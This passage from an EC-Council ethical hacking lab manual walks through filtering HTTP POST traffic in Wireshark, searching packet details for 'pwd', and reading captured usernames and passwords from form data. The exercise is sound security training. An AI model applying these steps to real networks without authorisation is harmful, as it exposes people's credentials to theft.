
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. In the **Apply a display filter field**, type **http.request.method == POST** and click the arrow icon (→) to apply the filter.

    Note: Applying this syntax helps you narrow down the search for http POST traffic.




14. Wireshark only filters **http POST** traffic packets, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


15. Now, click **Edit** from the menu bar and click **Find Packet…**.



16. The **Find Packet** section appears below the display filter field.

17. Click **Display filter**, select **String** from the drop-down options. Click **Packet list**, select **Packet details** from the drop-down options, and click **Narrow & Wide** and select **Narrow (UTF-8 / ASCII)** from the drop-down options.


18. In the field next to **String**, type **pwd** and click the **Find** button.



19. **Wireshark** will now display the sniffed password from the captured packets.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Expand the **HTML Form URL Encoded: application/x-www-form-urlencoded** node from the packet details section, and view the captured username and password, as shown in the screenshot.



